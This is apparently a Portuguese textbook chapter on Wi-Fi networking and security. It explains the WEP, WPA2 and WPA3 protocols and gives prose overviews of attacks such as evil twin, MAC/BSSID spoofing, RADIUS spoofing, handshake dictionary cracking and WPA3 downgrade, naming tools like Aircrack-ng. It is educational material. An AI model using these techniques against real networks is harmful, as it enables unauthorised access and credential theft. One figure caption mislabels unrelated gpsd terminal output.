2. **(Negativos)** Possuem uma menor cobertura e são mais suscetíveis a perda de desempenho em transmissões através obstáculos sólidos. Banda máxima da conexão: >1 Gbps (dependendo do padrão adotado).

---

<sup>1</sup><https://www.avast.com/pt-br/c-what-is-tcp-ip>

<sup>2</sup><https://www.ibm.com/docs/pt-br/ibm-mq/9.0?topic=ssfksj-9-0-0-com-ibm-mq-sec-doc-q009920--htm>

<sup>3</sup><https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview>

<sup>4</sup><http://www.ieee.org>

Com base nas descrições acima se torna impossível definir a melhor tecnologia de uma forma geral, uma vez que ambas possuem desempenhos distintos em diferentes cenários. Desta maneira, entende-se que a escolha da frequência a ser adotada deve ter por base um estudo pontual de todos requisitos envolvidos. Vale destacar, que muitos aparelhos suportam ambas as frequências de comunicação.

### **6.2.2. Canais de operação**

As faixas de frequência das redes Wi-Fi utilizando o padrão 802.11n funcionam em canais entre 2400 e 2500 MHz. Neste intervalo de 100 MHz encontram-se 14 canais de 20 MHz cada, desta forma cada canal de 2.4GHz pode sobrepor outros canais na mesma faixa. Em contraponto, as redes de 5GHz oferecem 23 canais de 20MHz, os quais não apresentam sobreposição.

Por exemplo, se em um determinado momento os canais 1 e 2 estiverem em uso, ocorrerá uma sobreposição do canal 2 em relação ao canal 1, implicando consequentemente em possíveis interferências e uma possível queda na qualidade das conexões. Neste sentido é importante o cuidado com as configurações padrão em roteadores wireless, conhecidas como "modo automático", visto que em busca de um melhor desempenho estes dispositivos adotam os canais 1, 6 e 11. Contudo em casos onde existam um número elevado de usuários conectados a redes próximas os canais tendem a ficar sobrecarregados. Nestes casos é aconselhado a redução de potência no sinal dos demais roteadores e adotar ferramentas para análise e monitoramento da rede, como por exemplo o NetSpot<sup>5</sup>.

Desta forma, todas as conexões Wi-Fi podem ser afetadas por interferência eletromagnética, essa interferência pode ocorrer por diferentes motivos, como no caso do exemplo relatado anteriormente, conhecido como interferência de canal adjacente. Este tipo de interferência é observada quando vários usuários estão conectados por meio de canais sobrepostos. Por outro lado, podem ocorrer interferências a partir de outros dispositivos eletrônicos, visto que determinados eletrodomésticos utilizam diferentes frequências para se comunicarem, como câmeras de segurança, dispositivos Bluetooth e smartphones. Nessa perspectiva, no intuito de evitar tais interferências é importante posicionar o roteador Wi-Fi em uma área aberta, distante de paredes espessas e de outras fontes que gerem interferência eletromagnética. A fim de melhorar a comunicação e também reduzir o nível de interferência é aconselhado a escolha de canais adequados de frequência no intuito de ampliar a cobertura e o desempenho da rede.


Em relação aos modos de operação, todos os dispositivos wireless que estão em uma rede Wi-Fi, sejam móveis ou fixos, são chamados de "estações wireless"(STAs). Podem ser um computador pessoal, smartphone, babá eletrônica (ou qualquer dispositivo que utiliza radio-frequência nos dias atuais). Quando duas estações estão conectadas através do Wi-Fi, elas formam um Conjunto de Serviços Básico (BSS), e essa é a base de uma rede WLAN. Na Figura 6.1 pode-se ver uma ilustração de diferentes modos de operação a serem apresentados neste capítulo.

### **6.2.3. Modo Infraestrutura (BSS)**

Um BSS (*Basic Service Set*) é um conjunto de estações controladas por uma única entidade coordenadora, ou seja, um AP (*Access Point*) que permite a conexão de um ou

---

<sup>5</sup><https://www.netspotapp.com/>



**Figura 6.1. Modo de Operação**

mais clientes. Este padrão de rede é denominado de Rede Infra-Estrutura (*Infrastructure Wireless Network*). O padrão IEEE 802.11 define dois modos de operação para redes Wi-Fi, onde ambos fazem uso do BSS, mas usam diferentes tecnologias de rede. São eles o modo *Ad-Hoc* e Infraestrutura. O modo de operação em infraestrutura requer que o BSS contenha ao menos um AP.



**Figura 6.2. Modo BSS**

Como demonstrado na Figura 6.2, todos os dispositivos wireless tentando se juntar ao BSS devem primeiramente se associar ao AP. O *Access Point*, por sua vez, provê acesso às suas estações associadas através de um Sistema de Distribuição (DS). O DS é um componente estrutural que permite a comunicação entre os *Access Points*.

#### 6.2.4. Modo Ad-Hoc (IBSS)

O BSS Independente (IBSS) é o tipo mais simples de rede 802.11. As estações sem fio se comunicam diretamente entre si seguindo um modelo de ponto a ponto. Uma operação IBSS é isolada, o que significa que não há conexão com outras redes Wi-Fi ou cabeadas. Entretanto, é um modo muito prático para permitir a comunicação entre dispositivos wireless sem precisar de um Access Point. O Conjunto de Serviços Estendidos (ESS) é a utilização de um Sistema de Distribuição e de dois ou mais BSS formando uma es-

trutura estendida a qual chamamos de ESS. Essa estrutura permite a comunicação entre dispositivos dos diferentes BSS através dos Access Points que os conectam.

#### 6.2.5. Controle de Acesso ao Meio (MAC)

O Wi-Fi abrange os papéis das camadas física e de enlace do modelo de referência OSI (*Open Systems Interconnection Model*). Na camada física, são tratadas das questões referentes às ondas de rádio (comprimento, amplitude, etc.). Já na camada de enlace, a subcamada MAC é responsável por controlar a transmissão de dados e prover interação com um dispositivo cabeado (caso exista). A camada MAC ainda provê serviços relacionados ao gerenciamento da mobilidade dos dispositivos (entre BSS por exemplo). Em termos de endereçamento, o formato do endereço MAC do Wi-Fi é o mesmo adotado no Ethernet, doze caracteres hexadecimais, por exemplo AA:BB:CC:DD:EE:FF.

#### 6.2.6. Autenticação e Criptografia em uma Rede Wi-Fi

Proteger a comunicação e os serviços em uma rede sem fio é um problema complexo e também uma necessidade. Diferentes tipos de incidentes podem ocorrer e comprometer a segurança de todo o ambiente. Em função disso, foram implementadas diversas soluções para fornecer a um dispositivo uma maneira de provar a sua identidade de forma confiável para outra estação em uma rede sem fio. Como nenhuma conexão física é necessária para se obter os *frames* (afinal, eles são transmitidos por ondas eletromagnéticas no ar), um atacante pode não só ler pacotes legítimos da rede, como também injetar novos pacotes.

#### 6.2.7. Estratégias de Segurança

É possível enumerar um conjunto de variáveis e ameaças que podem impactar na proteção de uma rede sem fio. Entretanto, existem três objetivos que devem ser alcançados para a promoção de um nível mínimo de segurança nestes ambientes: Integridade, Confidencialidade e Disponibilidade. A Figura 6.3. demonstra esta tríade, conhecida como CIA e, a qual deve ser respeitada para a obtenção de um padrão mínimo na segurança de dados em sem fio.



**Figura 6.3. tríade da CIA**

1. **Integridade** - O objetivo da integridade é garantir que os dados estejam intactos quando forem recebidos, ou seja, que não tenham sido modificados durante o transporte entre os pontos conectados.
2. **Confidencialidade** - O objetivo da confidencialidade é garantir que os dispositivos conectados na rede "sejam quem diz serem". Para solucionar esse problema entram em cena os algoritmos de criptografia e estratégias de derivação dinâmica

de chaves criptográficas. Ambas as partes (cliente/AP) possuem o interesse em verificar a identidade do seu parceiro, pois qualquer lado poderia causar problemas ao outro (um cliente falsificado, por exemplo).

3. **Disponibilidade** - O objetivo da disponibilidade é simplesmente ter acesso ao serviço da rede quando necessário. Atacantes podem utilizar de ataques de negação de serviço para impossibilitar um usuário legítimo de se conectar na rede sem fio.

Normalmente o AP é o ponto de entrada para os recursos da rede e, independente do tipo de informações guardadas na rede (ex. fotos, documentos, vídeos, fórmula super-secreta), o acesso a esses recursos deve ser controlado pela autoridade adequada. Outra razão para o AP se autenticar é porque um falso AP (*fake AP*, também chamado de *rogue AP*) poderia ser inicializado e utilizado para capturar o tráfego e senhas de usuários wireless ou ainda causar a recusa de serviços. O fato de um *Access Point* legítimo se autenticar ou não é irrelevante para o ataque do falso AP. Neste caso, um Sistema de Prevenção de Intrusos Wireless (WIPS) poderia ter alguma chance de tentar impedir esse tipo de ataque. Os protocolos usados para autenticação mútua, privacidade e integridade serão vistos a seguir.

### **6.3. Wired Equivalency Privacy (WEP)**

O padrão IEEE 802.11 apresentou o protocolo WEP, o qual tem como tradução aproximada Privacidade Equivalente à Rede Cabeada. Como o próprio nome diz, o objetivo original é fornecer a uma rede sem fio o mesmo nível de segurança existente em uma rede cabeada. O problema dessa semelhança é que redes cabeadas também não são seguras, visto que um atacante poderá ter acesso ao cabeamento da rede e, por meio de um scanner de pacotes, ter acesso a todos os dados transmitidos ou recebidos. A vantagem de redes cabeadas é que existem medidas físicas de segurança, ou seja, conforme dito o atacante necessita de acesso físico a um cabo para a coleta de informações da rede. O que não é uma tarefa simples quando o cabo está dentro de dutos na parede. Como redes wireless não tem limites físicos, os pacotes são enviados, por meio de sinais eletromagnéticos, para todos os usuários dentro do raio de alcance de transmissão do AP. A criação do WEP foi uma revolução para segurança em redes sem fio, pois esta tecnologia minimizou problemas como a confidencialidade e integridade de dados. Infelizmente, logo após a criação do WEP hackers descobriram uma falha no algoritmo de criptografia RC4, adotado na época como padrão de segurança no protocolo WEP. Essa falha possibilitou atacantes a recuperar a senha de acesso a rede, através de ataques de engenharia reversa nos pacotes de inicialização entre o AP e a STA. A partir da constatação de tal vulnerabilidade o WEP deixou de ser recomendado, contudo existem dispositivos antigos que não suportam WPA1/WPA2 sendo necessário, nestes casos, a utilização do WEP em conjunto com outras soluções de segurança (ex. WIPS, Firewall) para garantir a confidencialidade e integridade de dados.

#### **6.3.1. Modos de Autenticação**

A especificação original (IEEE 802.11) define dois modos para autenticação: *Open System Authentication* (OSA) *Shared Key Authentication* (SKA). Um cliente wireless deve selecionar um dos dois modos.

1. **Open System Authentication** - Autenticação de sistema aberto, ou seja, é um modo sem autenticação, onde não há troca de informações de identificação antes do *Access Point* aceitar a conexão do cliente em sua rede.
2. **Shared Key Authentication** - Autenticação de chave compartilhada, modo de autenticação onde ambos os lados da conexão sabem o valor de uma chave secreta e usam essa informação como forma de autenticação. Esse modo exige o uso do WEP.

### 6.3.2. Criptografia WEP Estática

O WEP é usado não só para autenticação mas também para criptografia, inclusive neste protocolo a mesma chave é utilizada em ambos os processos. A criptografia é realizada utilizando uma chave compartilhada que é previamente configurada em todos os APs e clientes. O processo de distribuição manual da chave leva muito tempo e é extremamente contraprodutivo. O uso de soluções de distribuições automatizadas da chave pode levar a problemas de segurança por causa de técnicas como *sniffing* e *Man in the Middle* (mesmo em teoria a chave sendo criptografada). O padrão original é a chave WEP de 40 bits, apesar de algumas implementações atuais utilizarem um valor de 104 bits para a chave. A essa chave WEP é adicionado um Vetor de Inicialização (IV) de 24 bits. No total então, somando a chave original e os IVs, pode-se chegar a 64 ou 128 bits possíveis. Um valor de Checagem de Integridade (ICV) criptografado junto ao WEP provê integridade dos dados quando especificados. Este processo é baseado em um algoritmo de verificação de redundância Cíclica (CRC-32), o qual tem um excelente desempenho na detecção de ruídos e erros comuns de transmissão. Em outras palavras, o ICV protege contra erros aleatórios, mas não contra ataques maliciosos.

### 6.3.3. Falhas da Autenticação e Criptografia WEP

Abaixo é apresentado um resumo dos problemas identificados no WEP. É importante salientar que tais vulnerabilidades podem comprometer qualquer sistema que utilize este protocolo como padrão único de segurança.

1. A mesma chave WEP é usada para autenticação e criptografia.
2. WEP não utiliza autenticação mútua.
3. Não há integridade real dos dados ao usar um valor de checksum (CRC).
4. A chave WEP de 40 bits é muito curta para sobreviver a um ataque de força bruta e, mesmo que se recupere de um ataque, existem falhas conhecidas no RC4 que permitem a quebra de praticamente qualquer chave.
5. O WEP não provê geração e gerenciamento de chaves dinâmicas.
6. O Vetor de Inicialização (IV) de 24 bits do WEP é muito pequeno para evitar colisões em um pequeno espaço de tempo. Isso resulta em mensagens com operações XOR aplicadas com o mesmo IV, dando aos atacantes um conjunto de informações para realizar a criptoanálise e deduzir a chave utilizada.

Na figura 6.4, pode-se ter uma visão de como funciona o processo de geração da chave estática WEP.

```
root@bt:~# gpsd -N -n -D3 /dev/ttyUSB0
gpsd: launching (Version 2.92)
gpsd: listening on port gpsd
gpsd: running with effective group ID 0
gpsd: running with effective user ID 0
gpsd: opening GPS data source at '/dev/ttyUSB0'
```

Figura 6.4. Processo de geração da chave estática WEP

### 6.3.4. Criptoanálise WEP

O Protocolo WEP é uma implementação que possui uma vulnerabilidade crítica no protocolo RC4, no qual o atacante consegue descobrir a senha da rede através de um processo de engenharia reversa, baseada nos vetores de inicialização (IV). Com base nos dados capturados, algoritmos como o KOREK conseguem deduzir a chave através do processo de criptoanálise dos pacotes WEP de 64 ou 128 bits. O pacote Aircrack-ng (Linux) é utilizado para o processo de quebra de senha WEP, sendo um processo relativamente rápido (2 a 5 minutos). A ação com maior tempo de retardo, neste tipo de ataque, é a captura de IV entre as estações e o AP. Dependendo do numero de clientes conectados e a quantidade de dados sendo transferida, entre os dispositivos, a captura de pacotes passivamente pode demorar horas ou talvez dias. Caso o roteador não tenha clientes conectados não será possível capturar IV passivamente. Uma forma utilizada por atacantes para evitar essa delay de tempo é mandar, repetidas vezes, requisições ARP para o roteador e forçar o AP a se comunicar com as estações, o que consequentemente gera IV que podem ser capturados.

Várias soluções tentaram resolver o problema do WEP e um dos exemplos foi WEP Dinâmico, o qual trouxe algumas melhorias sobre o protocolo original. Os problemas só foram realmente solucionados com a definição da especificação IEEE 802.11i, que definiu o WPA (Wi-Fi Protected Access standard) e WPA2.

## 6.4. Wi-Fi Protected Access standard (WPA1 e WPA2)

O WPA foi lançado pelo Wi-Fi Alliance como uma atualização de firmware para sistemas baseados em WEP, antes mesmo da ratificação de padronização IEEE 802.11i. A primeira versão WPA foi definida e logo foi seguida pelo WPA2. Os processos de autenticação, controle de acesso e gerenciamento de chaves são os mesmos no WPA e WPA2, entretanto, os mecanismos para garantir a confidencialidade e a integridade dos dados são diferentes. O WPA também consegue identificar problemas nos dados através do CRC.

### Introdução à Autenticação 802.11i

Para a utilização do WPA ou WPA2, o modo de OSA deve estar habilitado no AP, enquanto a utilização do SKA exige o uso do WEP. Quando utilizado WPA ou WPA2 o termo autenticação não é inteiramente correto, visto que este processo ainda não ocorreu. Neste sentido, uma analogia para entender as ações, seria como andar próximo a um muro e dizer olá ao seu vizinho e, o mesmo responder seu cumprimento. Não houve identificação prévia, troca de informações, exceto o anúncio informal ("olá!") de que você está ali e sua existência foi notada. Nesse momento, a Autenticação de Sistema Aberto está completa. Após a autenticação, é apresentada uma escolha para onde prosseguir.

Uma das possibilidades é não exigir nada a mais, nesse caso o muro deixa de existir e a estação pode finalmente ter acesso aos serviços do AP. Entretanto, a segunda possibilidade é adicionar os protocolos de autenticação do IEEE802.11i.

### Opções de Autenticação IEEE802.11i

O padrão 802.11i define dois modos de operação:

1. *Personal* (Pessoal);
2. *Enterprise* (Empresarial)

Veja uma descrição dos dois modos na Figura 6.5.

|             | <b>Personal</b>      | <b>Enterprise</b>               |
|-------------|----------------------|---------------------------------|
| <b>WPA</b>  | Authentication: PSK  | Authentication: IEEE 802.1X/EAP |
|             | Encryption: TKIP/MIC | Encryption: TKIP/MIC            |
| <b>WPA2</b> | Authentication: PSK  | Authentication: IEEE 802.1X/EAP |
|             | Encryption: AES-CCMP | Encryption: AES- CCMP           |

**Figura 6.5. Opções de autenticação**

A habilidade de pré-autenticar com um Ponto de Acesso, a fim de economizar tempo, é uma característica do WPA2, contudo não é suportada pelo WPA1. Apesar de haver diferentes formas de autenticação para garantir a integridade e confidencialidade de uma rede wireless, atacantes podem tirar proveito de diferentes vulnerabilidades nas diversas camadas utilizadas por esta tecnologia de comunicação.

#### 6.4.1. Tipos de Ataques Comuns


Primeiramente vamos considerar que existem três níveis diferentes de ataque, utilizando como referência as camadas do modelo OSI (*Open Systems Interconnection Model*) tem-se:

1. Ataques à camada física.
2. Ataques à camada de enlace de dados.
3. Ataques à camada de rede e superiores

#### 6.4.2. Ataques à Camada Física

A camada física do modelo OSI é encontrada no nível mais baixo do modelo. Ela define a conexão física entre os dispositivos, no caso de uma rede guiada o cabo faz parte da camada física. No caso das redes wireless, o meio de transferência é a radiofrequência. Como atacantes tendem a explorar vulnerabilidades nas mais diversas camadas, os ataques contra a radiofrequência tendem a ser relacionados a transmissão e recepção de sinal em redes sem fio. Dentre os ataques conhecidos o mais comum é o ataque de negação de serviço (DOS), onde o atacante envia pacotes customizados para um ponto de acesso, forçando que o mesmo desconecte todas as estações vinculadas ao AP. Na figura 6.6 pode-se observar esse processo.

Desta maneira, considera-se que os ataques direcionados à camada física são voltados para coleta/captura de tráfego e/ou negação de serviço. Esses ataques tendem a afetar diretamente a disponibilidade.




**Figura 6.6. Ataque de negação de serviço**

#### 6.4.3. Ataques à Camada de Enlace de Dados

Na segunda camada do modelo OSI, enlace de dados, hackers tendem direcionar seus ataques ao fator Confidencialidade. Pontos de Acesso e estações utilizam da subcamada MAC para autenticação de estações na rede.

##### 6.4.3.1. MAC Spoofing (lado estação)

Uma forma de controle de rede utilizadas por muitos administradores de rede é o filtro de endereços MAC dos dispositivos que podem ou não acessar a rede wireless. A Figura 6.7 ilustra a técnica de MAC Spoofing, onde um roteador wireless está configurado para autorizar o acesso MAC dos hosts 1 e 4. O acesso do host 2 é automaticamente bloqueado pois o endereço MAC não está na lista de autorizados. O host 3 é autorizado a acessar a rede wireless, mas neste caso o atacante bloqueia o acesso do host 3 e, clona o endereço MAC autorizado pelo roteador.



**Figura 6.7. MAC Spoofing - Lado estação**

O processo de falsificação de um endereço MAC é tão trivial. Desta forma, apesar de utilizar o MAC para definir o controle de acesso ser uma legitima medida de segurança, está longe de prover um nível satisfatório de confidencialidade para uma rede. Para descobrir os endereços MAC de uma rede, é possível monitorar a rede sem fio (mesmo sem ter tal acesso) e identificar quais são os dispositivos com acesso autorizado a rede. No momento que um usuário legítimo se conecta, o atacante bloqueia este usuário, clona seu MAC e realiza a conexão ao ambiente de rede, desta forma um usuário não autorizado passa a ter acesso a rede.

#### 6.4.3.2. BSSID Spoofing (lado AP)

Todo o Roteador wireless ou *Access Point* possui um endereço MAC chamado *Basic Service Set Identifier* (BSSID). Como visto na seção anterior, o processo de clonagem de um endereço MAC é trivial para um atacante, isso significa que roteadores wireless também estão sujeitos a ataques similares. O BSSID Spoofing é uma técnica indispensável para ataques como *Evil Twin*, *Credentials Sniffing* e outros.

O "Evil Twin", "FakeAP" ou "AP Spoofing" pertencem a um tipo de ataque que vislumbra enganar os clientes de uma rede e fazer com que os mesmos compartilhem informações sensíveis (usuários e senhas) com o atacante, sem precisar explorar vulnerabilidades na infraestrutura sem fio. O processo de quebra de senha de uma rede wireless pode demorar horas, dias, meses ou até anos dependendo da complexidade da senha utilizada, portanto hackers utilizam a técnica de "Evil Twin" para forçar usuários a disponibilizar as senhas de autenticação da rede de uma forma rápida.

O nome da rede wireless é conhecido como *Extended Service Set Identification* (ESSID). Ao configurar o "Evil Twin", o atacante pode utilizar o mesmo ESSID e BSSID da rede alvo e, desta maneira fazer com que usuários se conectem a rede falsa, informando seus dados de acesso, conforme mostra a Figura 6.8.




Figura 6.8. BSSID Spoofing

Neste tipo de ataque, uma vez que o hacker tem controle de todas as configurações do AP falso, ele poderá gerenciar este equipamento para utilizar criptografia ou deixar a rede aberta. As ações poderão contemplar também a implementação de um *scanner* de

rede, para a coleta dos dados de autenticação (login/senha), de sites que não estejam usando criptografia ou, até mesmo, forçar o encaminhamento dos usuários para diferentes sites de *phishing*.

#### **6.4.4. Ataques de camada de rede e superiores**

Apesar de existirem muitos ataques nas camadas física/enlace, as camadas de 3 a 7 (rede à aplicação) do modelo OSI também possuem muitas vulnerabilidades que podem ser exploradas em uma rede sem fio. Alguns exemplos:

1. Scanner de credenciais.
2. *Radius Spoofing*.
3. Ataques de *wordlists* WPA.
4. Pré-cálculo e *Rainbow tables* WPA

##### **6.4.4.1. Scanner de credenciais**

É um processo bem simples, o qual consiste no momento em que um usuário está conectado a um AP falso, o atacante implementa uma ponte (*bridge*) com outra interface de rede e, utilizando um software para a análise de tráfego, como o Wireshark, é identificada a interface de entrada do AP (Roteador wireless) capturando todos os pacotes gerados pelo usuário. Visto que a ponte permanece ativa, o host monitorado continuará tendo acesso à Internet. Existe outra forma de capturar essas credenciais, sem precisar criar uma bridge, basta utilizar a técnica de DNS<sup>6</sup> *Spoofing*<sup>7</sup> em conjunto com o Apache ou com um kit de engenharia social (SET) para criar uma página falsa e enganar o usuário para o envio de suas credenciais de acesso.

##### **6.4.4.2. Radius Spoofing**

Um dos processos de autenticação em redes sem fio pode ser realizado através de um servidor RADIUS<sup>8</sup>, forma de autenticação muito utilizada em redes corporativas. Este tipo de recurso fornece uma forma de autenticação segura para dispositivos, por meio de um serviço separado do roteador wireless, contudo reconhecendo o funcionamento do RADIUS, um atacante utilizando um software similar, como o FreeRadius, pode configurar um servidor de autenticação na máquina que está simulando o Ponto de Acesso e, assim forçar o usuário a fornecer suas credenciais, independentemente do método criptográfico utilizado, EAP-TLS<sup>9</sup> (comumente utilizado em ambientes Windows) ou EAP-TTLS (adotados em ambiente OS X).

---

<sup>6</sup><https://aws.amazon.com/pt/route53/what-is-dns/>

<sup>7</sup><https://www.kaspersky.com.br/resource-center/definitions/dns>

<sup>8</sup><https://pt.wikipedia.org/wiki/RADIUS>

<sup>9</sup><https://docs.microsoft.com/pt-br/windows-server/networking/technologies/extensible-authentication-protocol/network-access>

#### 6.4.4.3. Ataques de *Bruteforce* e Dicionário

Sempre que os dispositivos se conectam a um AP, os mesmos realizam um *4-way-handshake* (aperto de mão de 4 vias). Esse handshake é responsável pela autenticação e autorização de acesso do dispositivo ao ambiente de rede requisitado. Todavia, este procedimento ocorre etapas antes da criptografia da rede ser aplicada, fragilizando o processo e permitindo que atacantes consigam monitorar a rede e, capturar os pacotes do *handshake*, para uma análise futura. Outro método muito utilizado, como visto anteriormente, é atacar a camada física e forçar usuários a se reconectar a rede e re-enviar o *4-way-handshake*. Com a coleta destes dados, os hackers aplicam técnicas simples de força bruta para a identificação das informações de autenticação do usuário.

Ataques de dicionário, também conhecidos como ataque de *wordlist*, são realizados através da utilização de uma lista de palavras comuns/conhecidas. A partir de um conjunto de pacotes de autenticação coletados (*4-way-handshake*), cada palavra da lista é criptografada e comparada com tais pacotes. Torna-se basicamente então uma questão de tempo, se a chave for "senha1234" e esses termos existirem na lista de palavras a ser comparada, o software retornará com uma resposta válida. O problema, neste tipo de técnica, é que softwares como o Aircrack-ng demoram muito tempo para realizar este processo, devido aos atrasos gerados pela negociação do processo de criptografia (*handshake* completo) e seus devidos cálculos. Devido a isso o processo pode demorar meses e não retornar uma resposta positiva.

Ataques de bruteforce são similares aos ataques de dicionário, porém ao invés de utilizar uma lista de palavras pré-definidas, um software de força bruta realiza um teste com todas as combinações possíveis de letras, números, caracteres especiais, (ex. aaa, aab, aac) até encontrar a chave correta para a autenticação. Esta é a técnica mais demorada dentre os ataques conhecidos, contudo apresenta a maior probabilidade de encontrar a chave correta, caso o usuário tenha selecionado uma senha que não faz parte de nenhuma lista de palavras.

#### 6.4.4.4. Pré-cálculo e *Rainbow Tables* WPA

Como dito anteriormente, um ataque de *wordlists* de forma pura não é muito eficiente para descobrir a chave de uma rede WPA/WPA2, porém é possível tornar esse processo viável através de softwares que realizem o pré-cálculo das palavras da *wordlist*, preparando-as para uma rede específica. Com esta finalidade o programa Genpmk é utilizado por atacantes para gerar listas pré-computadas. Outra forma de ataque é baseada na utilização de *Rainbow Tables*, que são tabelas pré-computadas contendo hashes WPA2 e seus equivalentes criptografados. Vários softwares podem ser utilizados para criar essas tabelas (o que pode levar um tempo considerável), entretanto, depois de criadas, as tabelas possuem uma velocidade maior no processo de comparação de chaves de autenticação. Um estudo comparativo na velocidade entre ataques de força bruta e *Rainbow Tables* foi realizado, avaliando três diferentes processadores, conforme apresentado na Figura 6.9.

Existem, porém, alguns pontos negativos no uso de *Rainbow Tables*:

1. *Rainbow Tables* são vinculadas a um único SSID, ou seja, a tabela que criada para

| Processador                                         | Força Bruta | Rainbow Tables |
|-----------------------------------------------------|-------------|----------------|
| Intel Atom N270<br>(1.6Ghz, Single Core)            | 30 K/s      | 14,280K/s      |
| Intel Core i5 2450M<br>(2.5Ghz, 2 Cores, 4 threads) | 650 K/s     | 206,842 K/s    |
| Intel Core i7 4790K<br>(4.4Ghz, 4 Cores, 8 Threads) | 5,300 K/s   | 538,380 K/s    |

Figura 6.9. K/s = Keys per second / Chaves por segundo

uma rede não servirá para outra, a menos que ambas tenham o mesmo nome.

2. Tabelas são baseadas em uma lista de palavras pré-definida, então, dependendo do tamanho da lista, cada tabela contendo a lista e seus cálculos, poderá pesar muitos terabytes.

## 6.5. Wi-Fi Protected Access standard (WPA3)

No inicio de 2018 a Wi-Fi Alliance anunciou o WPA3 como um substituto para o WPA2, um novo protocolo de segurança baseado em um padrão de criptográfica mais robusto (192 bits no modo WPA3-Enterprise), integrado ao algoritmo de criptografia AES-128, como recurso mínimo modo WPA3-Personal. O padrão WPA3 também substituiu a troca de chave pré-compartilhada (PSK) pela troca de autenticação simultânea (SAE), um método originalmente introduzido com IEEE 802.11s. A Wi-Fi Alliance também afirma que o WPA3 irá mitigar os problemas de segurança apresentados por senhas fracas e simplificar o processo de configuração de dispositivos sem interface de exibição. Apesar dessa tecnologia ter sido anunciada a alguns anos atrás, essa tecnologia ainda não está sendo muito utilizada.

### 6.5.1. Vulnerabilidades

De acordo com Vanhoef e Ronen [Vanhoef and Ronen 2020] as redes WPA3 são potencialmente vulneráveis à ataques de  *downgrade*  e dicionário. Algumas tentativas de ataque podem explorar a interoperabilidade entre o protocolo WPA3 e suas versões mais antigas, que usavam um sistema de proteção e autenticação mais vulnerável. Um exemplo disto é um atacante, no controle de um dispositivo simulando uma configuração WPA2, tentar se conectar à rede para obter o  *4-way-handshake*  usado no protocolo padrão. Dentre os ataques mais comum contra redes utilizando WPA3, citam-se:

1. **Downgrade** Esta técnica explora a interoperabilidade do WPA3 com versões mais antigas do WPA. Considerado um recurso trivial, eficaz apenas com alguns dispositivos (ex. Samsung Galaxy S10, MSI GE60, Google Pixel 3), supõe-se também ser efetivo em outros dispositivos da mesma geração. O ataque incompatível com dispositivos que não possuem o modo de transição habilitado, mas é um recurso que deve estar presente nos equipamentos por muitos anos devido, justamente, à ampla presença de WPA2 e criptografia em redes mais antigas.
2. **Dragonblood** Essa modalidade de ataque usa aplicativos comprometidos ou código JavaScript em execução em um navegador para analisar a autenticação do Dragonfly. Com base em dados como o tempo que o protocolo levou para ser

autenticado, é possível entender o mecanismo de criptografia de senha e executar ataques de dicionário direcionados. O ideal é que todos os usuários mantenham seus dispositivos atualizados, independentemente do protocolo de segurança adotado. A utilização do novo protocolo de segurança (WPA3) não garante, de forma efetiva, a segurança em uma rede sem fio contra agentes mal-intencionados.

3. **Evil Twin** Como vimos anteriormente, o *Evil Twin*, *Fake AP* ou *AP Spoofing* é um tipo de ataque que visa atacar o usuário em vez da infraestrutura. Ele permite que o agente malicioso crie um novo AP para enganar a vítima, a fim de que a mesma se conecte ao AP malicioso. A configuração do Ponto de Acesso é arbitrária para o invasor e, em conjunto com vários outros vetores de ataque, induz o usuário a fornecer informações confidenciais, como dados de login da rede. Esta técnica permite, além da coleta de informações sobre autenticação, ser utilizada como um ataque de *phishing*, com o intuito de induzir o usuário a fazer o download de software malicioso, infectar seu navegador ou roubar informações relevantes para comprometer ainda mais a máquina sob ataque.

## 6.6. Buscando e monitorando redes

